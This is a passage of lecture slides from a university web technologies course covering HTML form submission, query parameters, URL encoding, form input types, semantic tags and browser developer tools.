  <input type="submit">  
</form>
```



msg and num are called  
**query parameters**

```
GET /handler.html?msg=Hello!&num=42 HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0  
Accept: text/plain  
Accept-Language: en-us  
Connection: keep-alive
```

# URLS: QUERY PARAMETERS



- Query Params are extra parameters provided to the server.
- Those parameters are a list of key/value pairs separated with “&”
- The Web server can use those parameters to do extra stuff before returning the resource.
  - E.g.: <https://search-engine.com/search?q=web+technologies&lang=en>

# FORMS: SUBMISSION WITH POST

- If the method is POST, the inputs are sent in the request's body
- URL of the request is: /handler.html

```
<form action="/handler.html" method="POST">
  Message: <input type="text" name="msg"><br>
  Number: <input type="number" name="num"><br>
  <input type="submit">
</form>
```

A screenshot of a web browser window titled "Forms". The address bar shows the URL "http://127.0.0.1:3000/02-HTML/forms.html". The page contains a form with two input fields: one for "Message" with the value "Hello!" and one for "Number" with the value "42". Below the inputs is a button labeled "Invia".


```
GET /handler.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

**msg=Hello!&num=42**

# URL ENCODING

- Form input is encoded as a string of key-values, separated by ‘&’
- What happens if a user inputs special characters, such as ‘&’?
- These characters are replaced by character triples of the form **%XX**
  - **XX** are two hexadecimal digits representing the replaced character in ASCII
  - Spaces can be replaced by **%20** or by the **+** symbol

```
<form>
  <label for="msg">Message:</label>
  <input id="msg" name="msg" type="text">
  <input type="submit">
</form>
```



The screenshot shows a web browser window with the URL `http://127.0.0.1:3000/02-HTML/forms.html`. Inside, there is a form with a label "Message:" and a text input field containing "Tom & Jerry". A blue arrow points from the text in the input field to the resulting URL on the right.

"msg=Tom%26Jerry"

# URL ENCODING: ASCII TABLES

Dec	Hex	Char	Description	Dec	Hex	Char	Description
32	20	space	Space	43	2B	+	Plus
33	21	!	Exclamation mark	44	2C	,	Comma
34	22	"	Double quote	45	2D	-	Minus
35	23	#	Number	46	2E	.	Period
36	24	\$	Dollar sign	47	2F	/	Slash
37	25	%	Percent	91	5B	[	Left square bracket
38	26	&	Ampersand	92	5C	\	Backslash
39	27	'	Single quote	93	5D	]	Right square brack.
40	28	(	Left parenthesis	94	5E	^	Caret / circumflex
41	29	)	Right parenthesis	95	5F	_	Underscore
42	2A	*	Asterisk	96	60	`	Grave / accent

# MORE INPUTS: CHECKBOX

```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```

Forms

← → ⌂ http://127.0.0.1:3000/02-HTML/forms.html ⌂

Which exams will you take?

Web Technologies

Programming Languages II

Invia

On submit → "exams=web"

# MORE INPUTS: CHECKBOX

```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```

The screenshot shows a browser window titled "Forms" at the URL <http://127.0.0.1:3000/02-HTML/forms.html>. The page contains the following HTML code:

```
Which exams will you take?



```

An annotation with a teal arrow points from the browser window to the text "On submit" followed by the URL "exams=web&exams=pl2".

# MORE INPUTS: CHECKBOX

```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```

Forms

← → ⚡ http://127.0.0.1:3000/02-HTML/forms.html ⏹

...

Which exams will you take?

Web Technologies

Programming Languages II

Invia

On submit → " " (empty string)

# MORE INPUTS: RADIO BUTTONS

```
<form>
  <p>What's your favourite course?</p>
  <input type="radio" name="fav" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="radio" name="fav" value="net" id="net">
  <label for="net">Computer Networks</label><br>
  <input type="radio" name="fav" value="se" id="se">
  <label for="se">Software Engineering</label><br><br>
  <input type="submit" value="Submit your opinion">
</form>
```

Forms

← → ⏪ http://127.0.0.1:3000/02-HTML/forms.html ⏹

What's your favourite course?

Web Technologies  
 Computer Networks  
 Software Engineering


Submit your opinion

On submit → "fav=web"

# MORE INPUTS: DATES

- Dedicated input types exist for **dates** and **times**:


```
<form>
  <input type="date"><br>
  <input type="week"><br>
  <input type="month"><br>
  <input type="time"><br>
  <input type="datetime-local"><br>
</form>
```



# MORE INPUTS: SELECT

- <select> can be used to define dropdowns
- The **multiple** attribute can be used to allow selecting more than one option


```
<form>
  <label for="dest">Select your destination:</label>
  <select name="destination" id="dest">
    <option value="Rome">Rome</option>
    <option value="Naples">Naples</option>
    <option value="Paris">Paris</option>
  </select><br><br>
  <input type="submit">
</form>
```



# THERE'S MORE TO INPUTS

- There's more to inputs! (e.g.: color picker, file picker, datalists...)

```
<form method="POST">
  <label for="col">Select your favourite color:</label>
  <input name="color" id="col" type="color"><br><br>
  <input type="submit">
</form>
```



- Check out [MDN web docs](#) for a complete reference

# FORMS: GROUPING INPUTS

```
<form>
  <fieldset>
    <legend>Personal data:</legend>
    <label for="fname">First name:</label><br>
    <input type="text" id="fname" name="fname"><br>
    <label for="lname">Last name:</label><br>
    <input type="text" id="lname" name="lname">
  </fieldset>
  <fieldset>
    <legend>Exam Registration:</legend>
    <label for="grade">Grade:</label><br>
    <input type="number" id="grade" name="grade"><br>
    <label for="date">Date:</label><br>
    <input type="date" id="date" name="date">
  </fieldset><br>
  <input type="submit" value="Submit">
</form>
```

Personal data:

First name:  
John

Last name:  
Doe

Exam Registration:

Grade:  
30

Date:  
30/09/2024

Submit

fname=John&lname=Doe&grade=30&date=2024-09-30


# GROUPING AND ORGANIZING CONTENT

- The content of a web page can be organized (**grouped**) in parts
- This can be done by using **divisions** `<div>...`
- ... or **semantic tags** such as `<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>`, `<footer>` , and others

# DIVISIONS

- Divisions `<div>` were the main ways of grouping content in older versions of HTML, before semantic tags were introduced.
- They bear no specific semantics, other than grouping contents that are somewhat related to each other.


```
<div>
    <h1>Section 1</h1>
    <p>Content of Section 1</p>
</div>
<div>
    <h1>Section 2</h1>
    <p>Content of Section 2</p>
</div>
```



# SEMANTIC TAGS


Describe the **meaning** of their content to browsers, developers, and software

- **<nav>** contains navigation links
- **<main>** indicates the main content
- **<article>** used for independent and self-contained content
- **<aside>** for tangentially-related content
- **<header>**, **<footer>**, **<section>** are self-explanatory



# HTML DOCUMENTS AS TREES

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>The Book of Programming</title>
  <meta charset="UTF-8">
</head>
<body>
  <main>
    <article>
      <h1>Title</h1>
      <p>Body</p>
    </article>
  </main>
  <footer>
    <p>&copy; Web Technologies 2024</p>
  </footer>
</body>
</html>
```



```
<header>
  <h1>Web Technologies!</h1>
  <p>This page contains some contents on Web Technologies.</p>
</header>
<main>
  <article>
    <h2>Semantic elements are good</h2>
    <p>Let's discuss semantic elements.</p>
    <section>
      <h3>Pros</h3>
      <p>They convey more information.</p>
    </section>
    <section>
      <h3>Cons</h3>
      <p>Literally none.</p>
    </section>
  </article>
  <article>
    <h2>HTML is nice</h2>
    <p>And you ain't seen styling and scripting yet!</p>
  </article>
</main>
<footer> © Web Technologies course, 2024. </footer>
```



The screenshot shows a browser window with the title "Semantic Elements". The URL in the address bar is "http://127.0.0.1:3000/02-HTTP/semantics.html". The page content is as follows:

**Web Technologies!**

This page contains some contents on Web Technologies.

**Semantic elements are good**

Let's discuss semantic elements.

**Pros**

They convey more information.

**Cons**

Literally none.

**HTML is nice**

And you ain't seen styling and scripting yet!


© Web Technologies course, 2024.

# BROWSER DEV TOOLS


# BROWSER DEV TOOLS

- Modern browsers include many features to support web developers
- These **dev tools** can be accessed by pressing the **F12** key
- Features include:
  - Possibility of **inspecting** HTML documents
  - **Network analysis** (detail of HTTP requests/responses involved)
  - **Profiling** (measuring performance and load times)
  - **Debugging** both styling elements and scripting components
- Dev tools will be your best friend as a web dev
- You'll keep them open most of the time!

# BROWSER DEV TOOLS: INSPECT PAGE



# BROWSER DEV TOOLS: NETWORK ANALYSIS



